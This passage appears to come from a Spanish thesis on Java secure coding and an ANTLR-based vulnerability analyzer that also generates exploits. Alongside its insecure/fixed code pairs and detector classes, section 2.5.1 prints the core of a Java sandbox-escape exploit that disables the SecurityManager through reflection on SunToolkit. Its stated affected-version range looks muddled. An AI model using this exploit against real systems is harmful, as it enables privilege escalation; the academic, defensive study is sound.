Los métodos que devuelven valores nulos en lugar de colecciones vacías son vulnerables a un ataque de denegación de servicio cuando el código del cliente no maneja explícitamente el caso del valor de retorno nulo. En estos casos la mejor opción es devolver una matriz vacía o una colección vacía.

En el siguiente código se devuelve null en el método getStock() cuando el tamaño de la lista es 0.

```
import java.util.ArrayList;
import java.util.Enumeration;
import java.util.Hashtable;
import java.util.List;

public final class DevolverColeccionVacia {
	private final Hashtable<String, Integer> items;

	public DevolverColeccionVacia() {
		items = new Hashtable<String, Integer>();
	}
	//Función que devuelve una lista que contendrá todos los elementos
que tienen stock.
	public List<String> getStock() {
		List<String> stock = new ArrayList<String>();
		Enumeration<String> itemKeys = items.keys();
//Se recorren todos los elementos de la tabla hash que guarda los pares
clave-valor que se corresponden con elemento-cantidad.
		while (itemKeys.hasMoreElements()) {
			Object value = itemKeys.nextElement();
			if ((items.get(value)) == 0) {
				stock.add((String)value);
			}
		}
		//Se comprueba si la lista está vacía.
		if (items.size() == 0) {
			 //Devuelve el valor null como retorno de la función.
			return null;
		} else {
			return stock;
		}
	}
}
```

Solución

El programador software no debe devolver un valor null en una función que espera como tipo de retorno una colección. La solución correcta es devolver siempre una colección en el método getStock(), aunque sea una colección vacía.

```
import java.util.ArrayList;
import java.util.Enumeration;
import java.util.Hashtable;
import java.util.List;

public final class DevolverColeccionVacia {
	private final Hashtable<String, Integer> items;

	public DevolverColeccionVacia() {
		items = new Hashtable<String, Integer>();
	}
	//Función que devuelve una lista que contendrá todos los elementos
que tienen stock.
	public List<String> getStock() {
		List<String> stock = new ArrayList<String>();
		Enumeration<String> itemKeys = items.keys();
		while (itemKeys.hasMoreElements()) {
			Object value = itemKeys.nextElement();
			if ((items.get(value)) == 0) {
				stock.add((String)value);
			}
		}
//Se devuelve siempre la lista stock, aunque esté vacía.
		return stock;
	}
}
```

2.3.4 No utilizar aserciones para verificar la ausencia de errores en tiempo de ejecución

Una aserción es una condición lógica que se asume como cierta y el sistema se encarga de comprobarla y avisar mediante una excepción en caso de que no se cumpla. Generalmente las aserciones se utilizan para verificar las variables en cierto punto del programa y se usan durante el desarrollo del software y las pruebas. En consecuencia, las aserciones deben usarse para proteger contra suposiciones incorrectas del programador y no para la verificación de errores de tiempo de ejecución. Una aserción fallida puede dar lugar a un ataque de denegación de servicio (DoS) por parte de un usuario usuario malintencionado.

El siguiente código hace un uso incorrecto de las aserciones.

```
import java.io.BufferedReader;
import java.io.FileReader;
import java.io.IOException;

public final class NoUsarAsercionesError {

	public void procesarFichero(String inPath)
			throws IOException{
		BufferedReader br = null;
		try {
			br = new BufferedReader(new FileReader(inPath));
			String line;
			line = br.readLine();
//Se utiliza una aserción para comprobar si el fichero tiene contenido.
			assert line != null;
		} finally {
			if (br != null) {
				br.close();
			}
		}
	}

}
```

Solución

Un desarrollador software no debe utilizar la orden assert para las aplicaciones que se encuentran en un entorno de producción, ya que solo debe utilizarse cuando la aplicación está en fase de desarrollo y pruebas.

```
import java.io.BufferedReader;
import java.io.FileReader;
import java.io.IOException;

public final class NoUsarAsercionesError {

	public void procesarFichero(String inPath)
			throws IOException{
		BufferedReader br = null;
		try {
			br = new BufferedReader(new FileReader(inPath));
			String line;
			line = br.readLine();
//Se comprueba si el fichero tiene contenido con un condicional.
			if (line != null) {
			}
```

```
            } finally {
                  if (br != null) {
                        br.close();
                  }
            }
      }

}
```

2.3.5 No serializar identificadores directos a los recursos del sistema

Una clase serializable permite que un programa Java pueda convertir un objeto en una cadena de bytes. Según el CERT® Oracle® Secure Coding Standard para Java ™ [Long 2012], "ENV01-J. Colocar todos los códigos sensibles a la seguridad en un solo JAR, firmado y sellado". Si un objeto que hace referencia a un recurso del sistema se serializa, un atacante puede alterar la forma serializada del objeto, y así puede modificar el recurso del sistema al que se refiere el manejador serializado.

El siguiente código serializa un objeto File.

```
import java.io.File;
import java.io.FileNotFoundException;
import java.io.Serializable;

//Se crea una clase que implementa la clase Serializable, lo que significa
que se puede convertir un objeto del tipo NoSerializarIdsRecursosSistema a
una cadena de bytes, para guardarla en un fichero por ejemplo.
public final class NoSerializarIdsRecursosSistema implements Serializable {
      private static final long serialVersionUID = 1L;
      File f;

      public void ser() throws FileNotFoundException {
//Se crea un fichero que accede a un recurso del sistema.
            f = new File("password.bin");
      }
}
```

Solución

El desarrollador de software no debe crear una clase que implementa Serializable cuando se accede a un recurso del sistema, en este caso un fichero. De modo que la

solución es crear la clase sin la sentencia implements Serializable.

```
import java.io.File;
import java.io.FileNotFoundException;

//Se crea una clase que que no se puede serializar.
public final class NoSerializarIdsRecursosSistema {
	@SuppressWarnings("unused")
	private static final long serialVersionUID = 1L;
	File f;

	public void ser() throws FileNotFoundException {
		f = new File("password.bin");
	}
}
```

2.4. Comprensión del programa

En el ámbito de la ingeniería del software, la comprensión del programa es la facilidad con la que se puede entender el programa, es decir, la capacidad de determinar qué hace un programa y cómo funciona al leer su código fuente y la documentación que lo acompaña.

Un código fuente claro y comprensible es más fácil de mantener porque ayuda a los programadores de software en el análisis manual del código fuente y permite al auditor detectar más fácilmente los defectos y vulnerabilidades.

2.4.1 No realizar asignaciones en expresiones condicionales

Cuando un programador utiliza el operador de asignación en una expresión condicional normalmente es porque se ha equivocado y su intención era realizar una comparación. El operador de asignación no debe usarse en los siguientes contextos: if, while, do..while, for, switch, ?:, && y ||.

El siguiente código realiza una asignación en la expresión condicional de la declaración if.

```
public final class NoRealizarAsignacionesCondicionales {

	public void comparar(boolean a, boolean b) {
```

```
//Se realiza una asignación en el condicional if, en lugar de realizar una
comparación.
		if(a=b) {}
	}
}
```

Seguramente la intención del programador era la de utilizar el operador de igualdad == en lugar del operador de asignación =.

Solución

El programador software no debe realizar ninguna asignación en el condicional if.

```
public final class NoRealizarAsignacionesCondicionales {

	public void comparar(boolean a, boolean b) {
//Se realiza una comparación.
		if(a==b) {}
	}
}
```

2.4.2 Utilizar llaves para el cuerpo de la instrucción if, for o while

Siempre se deben utilizar llaves de apertura y cierre para las declaraciones if, for y while, incluso cuando el cuerpo solo tenga una declaración, ya que en futuras versiones del código puede ampliarse el código del cuerpo y es fácil olvidarse de agregar llaves, lo que provocaría un comportamiento inesperado del programa. Además, las llaves mejoran la uniformidad y la legibilidad del código.

En el siguiente código se utiliza la instrucción if sin llaves.

```
public final class UtilizarLlavesIfForWhile {

	@SuppressWarnings("unused")
	public void comparar(boolean a, boolean b) {
		int resultado = 0;
		//Se utiliza el condicional if sin llaves de apertura y cierre.
		if(a == b)
			resultado = 1;
```

```
		//Se utiliza la sentencia else sin llaves de apertura y cierre.
		else
			resultado = 2;
	}
}
```

Solución

El desarrollador software debe utilizar llaves de apertura y de cierre siempre que haga uso de la instrucción if.

```
public final class UtilizarLlavesIfForWhile {

	@SuppressWarnings("unused")
	public void comparar(boolean a, boolean b) {
		int resultado = 0;
		//Se utiliza el condicional if con llaves de apertura y cierre.
		if(a == b) {
			resultado = 1;
		}
		//Se utiliza la sentencia else con llaves de apertura y cierre.
		else {
			resultado = 2;
		}
	}
}
```

2.4.3 No colocar punto y coma inmediatamente después de una instrucción if, for o while

No utilizar un punto y coma después de una condición if, for o while, ya que normalmente indica un error del programador y puede provocar un comportamiento inesperado.

En el siguiente código se utiliza el punto y coma inmediatamente después de la condición if, lo que significa que el código posterior se ejecutará independientemente de que la comparación sea cierta o falsa.

```
public final class NoUsarPuntoComaIfForWhile {

	public void comparar(boolean a, boolean b) {
		//Se pone punto y coma al final inmediatamente después de una
```

```
instrucción if.
              if(a == b); {
                     a=b;
              }
       }
}
```

Solución

Un programador no debe poner nunca punto y coma inmediatamente después de una instrucción if, así se garantiza que el cuerpo de la sentencia if se ejecute solo cuando la expresión de condición sea verdadera.

```
public final class NoUsarPuntoComaIfForWhile {

       public void comparar(boolean a, boolean b) {
              if(a == b) {
                     a=b;
              }
       }
}
```

2.5. Exploit

En el ámbito de la informática, se conoce como exploit al código fuente que se utiliza para aprovechar una vulnerabilidad de seguridad de un sistema de información, y así conseguir un comportamiento no deseado del mismo.

Un atacante hace uso de exploits para: acceder a un sistema de información de forma no autorizada, tomar el control de un sistema de cómputo, consecución de privilegios no concedidos lícitamente o consecución de ataques de denegación de servicio.

Se puede realizar una clasificación de exploits según la forma en la que contacta con el software vulnerable:

- Exploit remoto: trabaja en red y aprovecha el bug sin necesidad de un acceso previo al sistema.
- Exploit local: requiere acceso previo al sistema vulnerable y generalmente

proporciona una escalada de privilegios.

- Exploit en cliente: aprovecha los bugs de las aplicaciones que típicamente están instaladas en gran parte de los ordenadores de las organizaciones.

2.5.1 0-day de Java

0-day es un exploit que afecta a las versiones 1.7.x de Java hasta la versión 11, donde Oracle solventó dicha vulnerabilidad.

El código del exploit es el siguiente:

```
import java.beans.Expression;
import java.beans.Statement;
import java.lang.reflect.Field;
import java.security.AccessControlContext;
import java.security.AllPermission;
import java.security.CodeSource;
import java.security.Permissions;
import java.security.ProtectionDomain;

private void deshabilitarSeguridad() throws Throwable {
//Se crea una consulta sobre System.setSecurityManager(), que se ejecutará
posteriormente.
            Statement localStatement = new Statement(System.class,
"setSecurityManager", new Object[1]);
            Permissions localPermissions = new Permissions();
//Se establecen todos los permisos.
            localPermissions.add(new AllPermission());
//Se crea un nuevo dominio de protección donde se indica que todas las
clases tienen todos los permisos.
            ProtectionDomain localProtectionDomain = new
ProtectionDomain(new CodeSource(new java.net.URL("file://"), new
java.security.cert.Certificate[0]), localPermissions);
//Se crea un nuevo contexto de control de acceso sobre el dominio de
protección creado anteriormente.
            AccessControlContext localAccessControlContext = new
AccessControlContext(new ProtectionDomain[] { localProtectionDomain });
//Se modifica el campo acc asignándole el objeto AccessControlContext creado
anteriormente.
            SetField(Statement.class, "acc", localStatement,
localAccessControlContext);
//Se ejecuta la modificación que se ha creado en la sentencia anterior
(SetField).
            localStatement.execute();
      }

@SuppressWarnings("rawtypes")
private Class GetClass(String paramString) throws Throwable {
```

```
            Object[] arrayOfObject = new Object[1];
            arrayOfObject[0] = paramString;
//Se llama al método forName de sun.awt.SunToolkit para poder acceder al
campo acc, ya que los objetos pertenecientes a sun.* no pueden ser
accesibles desde un applet.
            Expression localExpression = new Expression(Class.class,
"forName", arrayOfObject);
            localExpression.execute();
            return (Class)localExpression.getValue();
}

@SuppressWarnings("rawtypes")
private void SetField(Class paramClass, String paramString, Object
paramObject1, Object paramObject2) throws Throwable {
            Object[] arrayOfObject = new Object[2];
            arrayOfObject[0] = paramClass;
            arrayOfObject[1] = paramString;
//Se obtiene el campo acc (está en arrayOfObject) a partir del método
getField() de la clase sun.awt.SunToolkit.
            Expression localExpression = new
Expression(GetClass("sun.awt.SunToolkit"), "getField", arrayOfObject);
//Se ejecuta la consulta del campo acc.
            localExpression.execute();
//Se setean los nuevo valores, es decir, se ejecuta setSecurityManager() con
el AccessControlContext que tiene todos los permisos activados.
            ((Field) localExpression.getValue()).set(paramObject1,
paramObject2);
}
```

Analizando el código del exploit, la función deshabilitarSeguridad() modifica los privilegios aprovechando las características de reflection de Java, que permiten manipular las propiedades internas de Java.

El método SetField() modifica el campo “acc” asignándole un objeto del tipo AccessControlContext con los permisos definidos en la función deshabilitarSeguridad(). Para obtener el campo “acc” se utiliza otro método denominado GetClass(), que a su vez hace uso del método getField() de la clase sun.awt.Suntoolkit. Una vez que el campo “acc” es accesible, el método SetField() lo modifica. Es necesario indicar que los objetos pertenecientes a sun.* no pueden ser accesibles desde un applet. Para evitar esta protección, se utiliza el segundo método GetClass(). Este método realiza una llamada a forName para poder acceder al objeto y saltar la mencionada restricción.

Este exploit se generará aprovechando una de las vulnerabilidades detectadas por el analizador/generador que se ha creado en el presente trabajo.

2.6. Denegación de servicio

En seguridad informática, un ataque de denegación de servicio (DoS) provoca que un servicio o recurso sea inaccesible al resto de usuarios. El ataque causa la pérdida de la conectividad con la red por la sobrecarga de los recursos computacionales del sistema atacado.

Un ataque DoS puede ser perpetrado de varias formas. Aunque básicamente consisten en:

- Consumo de recursos computacionales.
- Alteración de información de configuración.
- Alteración de información de estado.
- Interrupción de componentes físicos de red.
- Obstrucción de medios de comunicación entre usuarios de un servicio y la víctima, de manera que no puedan comunicarse.

Un atacante malintencionado puede aprovechar algunas de las vulnerabilidades detectadas por el analizador/generador que se ha creado en el presente trabajo para lanzar un ataque de denegación de servicio. Si se invoca de manera explícita el recolector de basura, un ataque DoS puede inducir una asignación de memoria anormal. También puede recibir un ataque DoS el código que no utilice correctamente las aserciones.

3. Descripción/implementación de la propuesta

En este apartado se describe el diseño y funcionamiento de un analizador/generador de vulnerabilidades/malusos escrito en lenguaje Java. El funcionamiento del analizador/generador consiste en analizar diferentes ficheros fuente escritos en Java en busca de vulnerabilidades y, para determinados casos, generará ficheros de salida que permiten explotar dichas vulnerabilidades. Todas las vulnerabilidades analizadas se realizan a través del análisis semántico.

3.1. Recursos de programación utilizados

El analizador/generador se ha implementado utilizando el lenguaje de programación Java, concretamente las librerías JRE 1.8, bajo el IDE Eclipse Oxygen 4.7.1 y utilizando como sistema operativo Windows 7. Además se ha utilizado la librería antlr-4.7.1.jar para realizar el análisis léxico, sintáctico y semántico del código analizado. Para utilizar ANTLR 4 en eclipse es necesario instalar la extensión ANTLR 4 IDE 0.3.6.

Como el analizador/generador se centra en analizar vulnerabilidades semánticas del lenguaje Java, se ha utilizado una gramática estándar del lenguaje Java 1.8. A partir de dicha gramática y de ANTLR, en análisis léxico y sintáctico se realiza de forma automática.

3.2. ANTLR

ANTLR (Another Tool for Language Recognition) es una herramienta que opera sobre lenguajes y proporciona un marco de trabajo para la construcción de reconocedores, intérpretes, compiladores y traductores de lenguajes a partir de gramáticas enriquecidas con acciones.

Las características principales de ANTLR que se van a utilizar son:

- Construcción de un analizador léxico.
- Construcción de un analizador sintáctico.
- Construcción y recorrido de árboles de sintaxis abstracta (AST).

3.3. Estructura general del sistema

En este apartado se va a describir el proceso general que se seguirá durante la compilación, ensamblado y ejecución del analizador/generador. El proceso de compilación se desarrollará utilizando ANTLR 4 y Java, y se dividirá en las siguientes fases:

1. Análisis léxico-sintáctico.

2. Análisis semántico.
3. Generación de código.

En primer lugar el análisis léxico y sintáctico parseará el código fuente detectando y reportando posibles errores de sintaxis, y se generará el árbol de sintaxis abstracta (AST) con todos los elementos.

Si el análisis léxico y sintáctico se realiza sin errores se procederá al análisis semántico, que a partir del AST generado en el paso anterior se encargará recorrerlo en busca de vulnerabilidades.

Finalmente, para algunas vulnerabilidades se ejecutará la fase de generación de código junto con el análisis semántico.

3.4. Análisis léxico y sintáctico

El analizador léxico se encarga de reconocer y separar convenientemente los elementos básicos (tokens) del lenguaje, que sirven como entrada para el analizador sintáctico. También tiene la función de detectar los posibles errores que se producen cuando el programa fuente contiene una secuencia de caracteres que no se corresponde con ninguno de los tokens del lenguaje.

A partir de los tokens pasados por el analizador léxico, el analizador sintáctico se encarga de reconocer las combinaciones correctas de tokens de acuerdo a las reglas definidas en una gramática formal, y genera el árbol de análisis sintáctico.

Es necesario especificar que ANTLR 4 define los analizadores léxico (lexer) y sintáctico (parser) en ficheros independientes. Para la definición de los mismos se utiliza una gramática que contiene toda la especificación de Java 8. A partir de la siguiente sentencia:

```
Java8.g4 -o C:\Users\Invitado\eclipse-workspace\TFM\target\generated-sources\
antlr4 -listener -no-visitor -encoding UTF-8
```

se crean los siguientes ficheros:

- Java8BaseListener.java

- **Java8Lexer.java**
- Java8Listener.java
- **Java8Parser.java**

3.5. Análisis semántico

El analizador semántico se encarga de recorrer el árbol AST creado por el analizador sintáctico en busca de vulnerabilidades. En este caso, se recorrerá el arbol AST por cada una de las vulnerabilidades a encontrar, como se indica en la siguiente imagen:



Ilustración 1: Análisis semántico dividido en subtareas.

En el paso anterior se ha mostrado cómo ANTLR crea una serie de ficheros en el proceso de compilación de la gramática. El fichero que se va a utilizar para realizar los diferentes análisis sintácticos es **Java8BaseListener.java**.

ANTLR tiene un ParseTreeWalker que sabe cómo recorrer el árbol de análisis sintáctico y desencadenar eventos en los objetos listener. Se le puede indicar a ANTLR que cree los ficheros listeners y visitors para una gramática en particular y así poder recorrer el árbol AST, aunque en este caso solo se va a trabajar con los ficheros listeners. Por ejemplo, para la gramática Java8.g4 ANTLR genera:

```
public interface Java8Listener extends ParseTreeListener {

       void enterClassDeclaration(Java8Parser.ClassDeclarationContext ctx);
       void exitClassDeclaration(Java8Parser.ClassDeclarationContext ctx);
       void enterMethodDeclaration(Java8Parser.MethodDeclarationContext
```

```
ctx);
…
}
```

donde hay un método enter y exit para cada regla de la gramática. ANTLR también genera el fichero Java8BaseListener con las implementaciones vacías de los métodos de la interfaz Java8Listener. Para cada una de las vulnerabilidades se crear una nueva clase que extiende de la clase Java8BaseListener y se implementan los métodos de entrada y salida necesarios.

3.6. Generación de código

La generación de código se realiza conjuntamente con el análisis semántico. En concreto, cuando se realiza el análisis para detectar la vulnerabilidad que copia de forma no confiable parámetros de un método utilizando clone(), se genera el exploit 0-day para explotar dicha vulnerabilidad.

3.7. Clases utilizadas para detectar vulnerabilidades

Para cada una de las vulnerabilidades que se detectan en el código fuente se ha implementado una clase. Las clases definidas se detallan a continuación.

3.7.1 Clase ValidarModificacionesInadvertidasArray

Clase que detecta si se permite modificar un array interno (atributo de clase).

```
import java.util.HashMap;
import java.util.Map;

public class ValidarModificacionesInadvertidasArray extends
Java8BaseListener {
	//Variable utilizada para guardar los atributos de la clase que sean
arrays
	Map<String, Integer> atributosArray = new HashMap<String, Integer>();

	//Se invoca cada vez que se declare un atributo de una clase
	@Override public void
enterFieldDeclaration(Java8Parser.FieldDeclarationContext ctx) {
		try {
```

```
                        //Si el campo es del tipo array
                        if(!
ctx.unannType().unannReferenceType().unannArrayType().isEmpty()) {
                              //Se recorren todos los nombres de variables que
se hayan declarado en la misma línea y se guardan en el hashmap.
                              for(int i=0; i <
ctx.variableDeclaratorList().variableDeclarator().size(); i++) {


atributosArray.put(ctx.variableDeclaratorList().variableDeclarator(i).variab
leDeclaratorId().getText(), 1);
                              }
                        }
                  }
                  catch(Exception ex) {}
            }

            //Se invoca cada vez que se escriba un return
            @Override public void
enterReturnStatement(Java8Parser.ReturnStatementContext ctx) {
                  try {
                        //Si se retorna un atributo de clase tipo array

            if(atributosArray.containsKey(ctx.expression().getText())){
                              System.out.println("Vulnerabilidad => Permite que
un atributo array de clase sea modificado. Sentencia => " + ctx.getText());
                        }
                  }
                  catch(Exception ex) {}
            }

            //Se invoca cada vez que se realice una asignación
            @Override public void enterAssignment(Java8Parser.AssignmentContext
ctx) {
                  //Si se realiza una asignación sobre un atributo de clase tipo
array
                  if(atributosArray.containsKey(ctx.leftHandSide().getText())) {
                        System.out.println("Vulnerabilidad => Permite que un
atributo array de clase sea modificado. Sentencia =>  " + ctx.getText());
                  }
            }


            //Cada vez que se declara una clase se crea un nuevo hashmap
            @Override public void
enterClassDeclaration(Java8Parser.ClassDeclarationContext ctx) {
                  atributosArray = new HashMap<String, Integer>();
            }

}
```

3.7.2 Clase ValidarArgumento

Clase que detecta si se ha validado el argumento que se utiliza para llamar al método AccessController.doPrivileged().

```
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;

public class ValidarArgumento extends Java8BaseListener {
	//HashMap utilizado para guardar todas las variables que se ha comprobado si su valor es null o distinto de null
	Map<String, Boolean> comprobacionVariable = new HashMap<String, Boolean>();
	//Lista que guarda todos los argumentos de un método
	List<String> argumentos = new ArrayList<String>();


	@Override public void enterEqualityExpression(Java8Parser.EqualityExpressionContext ctx) {
		//Si se trata de una expresión con tres hijos o más
		if(ctx.getChildCount() >= 3) {
			//Si el segundo hijo es el operador igual o distinto se trata de una comprobación
			if(ctx.getChild(1).getText().equals("==") || ctx.getChild(1).getText().equals("!=")) {
				//Si se comprueba que el argumento es == o != null
				if(ctx.getChild(0).getText().equals("null")) {

	comprobacionVariable.put(ctx.getChild(2).getText(), true);
				}
				//Si se comprueba que el argumento es == o != null
				else if(ctx.getChild(2).getText().equals("null")) {

	comprobacionVariable.put(ctx.getChild(0).getText(), true);
				}
			}
		}
	}

	//Método que se llama cuando se invoca a un método
	@Override public void enterMethodInvocation(Java8Parser.MethodInvocationContext ctx) {
		//Si el método invocado es doPrivileged y pertenece a la clase AccessController
		if(ctx.typeName().getText().equals("AccessController") && ctx.Identifier().getText().equals("doPrivileged")) {
			//Si el método tiene dos o más argumentos
			if(ctx.argumentList().getChildCount() >= 2) {
				//Se comprueba si el argumento es un parámetro del
```

```
método

	if(argumentos.contains(ctx.argumentList().getChild(2).getText())) {
				//Se comprueba si el argumento ha pasado la
comprobación de null
				if(!
comprobacionVariable.containsKey(ctx.argumentList().getChild(2).getText()))
{
					System.out.println("Vulnerabilidad =>
Clase que llama al método AccessController.doPrivileged con un argumento sin
validar. Argumento => " + ctx.argumentList().getChild(2).getText());
				}
			}
		}
	}

	//Al realizar la declaración de un constructor se deben borrar los
argumentos comprobados
	@Override public void
enterConstructorDeclaration(Java8Parser.ConstructorDeclarationContext ctx) {
		comprobacionVariable = new HashMap<String, Boolean>();
		argumentos = new ArrayList<String>();

		try {
			//Si el método solo tiene un parámetro

	if(ctx.constructorDeclarator().formalParameterList().getChildCount()
== 1) {


argumentos.add(ctx.constructorDeclarator().formalParameterList().lastFormalP
arameter().formalParameter().variableDeclaratorId().getText());
			}
			//Si el método tiene más de un parámetro
			else
if(ctx.constructorDeclarator().formalParameterList().getChildCount() > 1) {
				//Se añaden todos los parámetros del método (menos
el último) al array de argumentos
				for(int i=0; i <
ctx.constructorDeclarator().formalParameterList().formalParameters().formalP
arameter().size(); i++) {
					//se añade el parámetro al array de
argumentos


argumentos.add(ctx.constructorDeclarator().formalParameterList().formalParam
eters().formalParameter(i).variableDeclaratorId().getText());
				}
				//se añade el último parámetro al array de
argumentos
```

```
argumentos.add(ctx.constructorDeclarator().formalParameterList().lastFormalP
arameter().formalParameter().variableDeclaratorId().getText());
                    }
              }
              catch (Exception e) {}
       }

       //Al realizar la declaración de un método se deben borrar los
argumentos comprobados
       @Override public void
enterMethodDeclaration(Java8Parser.MethodDeclarationContext ctx) {
              comprobacionVariable = new HashMap<String, Boolean>();
              argumentos = new ArrayList<String>();

              try {
                    //Si el método solo tiene un parámetro


if(ctx.methodHeader().methodDeclarator().formalParameterList().getChildCount
() == 1) {


argumentos.add(ctx.methodHeader().methodDeclarator().formalParameterList().l
astFormalParameter().formalParameter().variableDeclaratorId().getText());
                    }
                    //Si el método tiene más de un parámetro
                    else
if(ctx.methodHeader().methodDeclarator().formalParameterList().getChildCount
() > 1) {
                           //Se añaden todos los parámetros del método (menos
el último) al array de argumentos
                           for(int i=0; i <
ctx.methodHeader().methodDeclarator().formalParameterList().formalParameters
().formalParameter().size(); i++) {
                                  //se añade el parámetro al array de
argumentos


argumentos.add(ctx.methodHeader().methodDeclarator().formalParameterList().f
ormalParameters().formalParameter(i).variableDeclaratorId().getText());
                           }
                           //se añade el último parámetro al array de
argumentos


argumentos.add(ctx.methodHeader().methodDeclarator().formalParameterList().l
astFormalParameter().formalParameter().variableDeclaratorId().getText());
                    }
              }
              catch(Exception ex) {}
       }

}
```

3.7.3 Clase ValidarCloneDate

Clase que detecta si se ha utilizado el método clone() para realizar una copia de una variable tipo Date.

```
import java.util.ArrayList;
import java.util.List;

public class ValidarCloneDate extends Java8BaseListener {
	//Lista que guarda todos los argumentos de un método
	List<String> argumentos = new ArrayList<String>();

	//Método que se llama cuando se invoca a un método
	@Override public void
enterMethodInvocation_lfno_primary(Java8Parser.MethodInvocation_lfno_primary
Context ctx) {
		try {
			//Si el método invocado es clone
			if(ctx.Identifier().getText().equals("clone")) {
				//Si la variable de tipo date es la que ha
invocado al método clone
				if(argumentos.contains(ctx.typeName().getText()))
{
					System.out.println("Vulnerabilidad => Un
parámetro de tipo Date llama al método clone para realizar una copia.
Argumento => " + ctx.typeName().getText());
				}
			}
		}
		catch (Exception e) {}
	}

	//Al realizar la declaración de un constructor se deben borrar los
argumentos comprobados
	@Override public void
enterConstructorDeclaration(Java8Parser.ConstructorDeclarationContext ctx) {
		argumentos = new ArrayList<String>();

		try {
			//Si el método solo tiene un parámetro

	if(ctx.constructorDeclarator().formalParameterList().getChildCount()
== 1) {


if(validarDate(ctx.constructorDeclarator().formalParameterList().lastFormalP
arameter().formalParameter().unannType().getText())){


argumentos.add(ctx.constructorDeclarator().formalParameterList().lastFormalP
arameter().formalParameter().variableDeclaratorId().getText());
				}
```

```
                        }
                        //Si el método tiene más de un parámetro
                        else
if(ctx.constructorDeclarator().formalParameterList().getChildCount() > 1) {
                                //Se añaden todos los parámetros del método (menos
el último) al array de argumentos
                                for(int i=0; i <
ctx.constructorDeclarator().formalParameterList().formalParameters().formalP
arameter().size(); i++) {
                                        //se añade el parámetro al array de
argumentos


if(validarDate(ctx.constructorDeclarator().formalParameterList().formalParam
eters().formalParameter(i).unannType().getText())){


argumentos.add(ctx.constructorDeclarator().formalParameterList().formalParam
eters().formalParameter(i).variableDeclaratorId().getText());
                                        }
                                }
                                //se añade el último parámetro al array de
argumentos


if(validarDate(ctx.constructorDeclarator().formalParameterList().lastFormalP
arameter().formalParameter().unannType().getText())){


argumentos.add(ctx.constructorDeclarator().formalParameterList().lastFormalP
arameter().formalParameter().variableDeclaratorId().getText());
                                }
                        }
                }
                catch(Exception ex) {}
        }

        //Al realizar la declaración de un método se deben borrar los
argumentos comprobados
        @Override public void
enterMethodDeclaration(Java8Parser.MethodDeclarationContext ctx) {
                argumentos = new ArrayList<String>();

                try {
                        //Si el método solo tiene un parámetro


if(ctx.methodHeader().methodDeclarator().formalParameterList().getChildCount
() == 1) {


if(validarDate(ctx.methodHeader().methodDeclarator().formalParameterList().l
astFormalParameter().formalParameter().unannType().getText())){
```

```
argumentos.add(ctx.methodHeader().methodDeclarator().formalParameterList().l
astFormalParameter().formalParameter().variableDeclaratorId().getText());
                        }
                    }
                    //Si el método tiene más de un parámetro
                    else
if(ctx.methodHeader().methodDeclarator().formalParameterList().getChildCount
() > 1) {
                        //Se añaden todos los parámetros del método (menos
el último) al array de argumentos
                        for(int i=0; i <
ctx.methodHeader().methodDeclarator().formalParameterList().formalParameters
().formalParameter().size(); i++) {
                            //se añade el parámetro al array de
argumentos


if(validarDate(ctx.methodHeader().methodDeclarator().formalParameterList().f
ormalParameters().formalParameter(i).unannType().getText())){


argumentos.add(ctx.methodHeader().methodDeclarator().formalParameterList().f
ormalParameters().formalParameter(i).variableDeclaratorId().getText());
                            }
                        }
                        //se añade el último parámetro al array de
argumentos


if(validarDate(ctx.methodHeader().methodDeclarator().formalParameterList().l
astFormalParameter().formalParameter().unannType().getText())){


argumentos.add(ctx.methodHeader().methodDeclarator().formalParameterList().l
astFormalParameter().formalParameter().variableDeclaratorId().getText());
                        }
                    }
                }
                catch(Exception ex) {}
        }

        //Método para validar si el parámetro del método pasado como
parámetro es de tipo Date
        private boolean validarDate(String texto) {
                if(texto.equals("java.util.Date") || texto.equals("Date")) {
                    return true;
                }
                return false;
        }

}
```

3.7.4 Clase ValidarCriptografiaDebil

Clase que detecta si se ha utilizado el algoritmo DES para encriptar información

```
public class ValidarCriptografiaDebil extends Java8BaseListener {

	//Método que se llama cuando se invoca a un método
	@Override public void
enterMethodInvocation_lfno_primary(Java8Parser.MethodInvocation_lfno_primary
Context ctx) {
		try {
			//Si el método invocado es getInstance
			if(ctx.Identifier().getText().equals("getInstance")) {
				//Si el método recibe un parámetro y el parámetro
recibido es DES
				if(ctx.argumentList().expression().size() == 1 &&
ctx.argumentList().expression(0).getText().equals("\"DES\"")) {
					System.out.println("Vulnerabilidad => Se
utiliza un algoritmo de criptografía débil 'DES'. Método =>
getInstance('DES')");
				}
			}
		}
		catch (Exception e) {}
	}

}
```

3.7.5 Clase ValidarSecureRandomSeeded

Clase que detecta si se han sembrado bien las variables declaradas del tipo SecureRandom.

```
import java.util.ArrayList;
import java.util.List;

public class ValidarSecureRandomSeeded extends Java8BaseListener {
	//Lista que guarda todas variables y atributos de clase del tipo
SecureRandom
	List<String> variables = new ArrayList<String>();

	//Se invoca cada vez que se declare un atributo de clase
	@Override public void
enterFieldDeclaration(Java8Parser.FieldDeclarationContext ctx) {
		try {
			//Si el tipo de variable que se declara es SecureRandom
```

```
if(ctx.unannType().unannReferenceType().unannClassOrInterfaceType().getText(
).equals("SecureRandom")) {
                        //se guarda el nombre de la variable


variables.add(ctx.variableDeclaratorList().variableDeclarator(0).variableDec
laratorId().getText());
                    }
                }
                catch (Exception e) {}
        }

        //Se invoca cada vez que se declare una variable
        @Override public void
enterLocalVariableDeclarationStatement(Java8Parser.LocalVariableDeclarationS
tatementContext ctx) {
                try {
                        //Si el tipo de variable que se declara es SecureRandom


if(ctx.localVariableDeclaration().unannType().unannReferenceType().unannClas
sOrInterfaceType().getText().equals("SecureRandom")) {
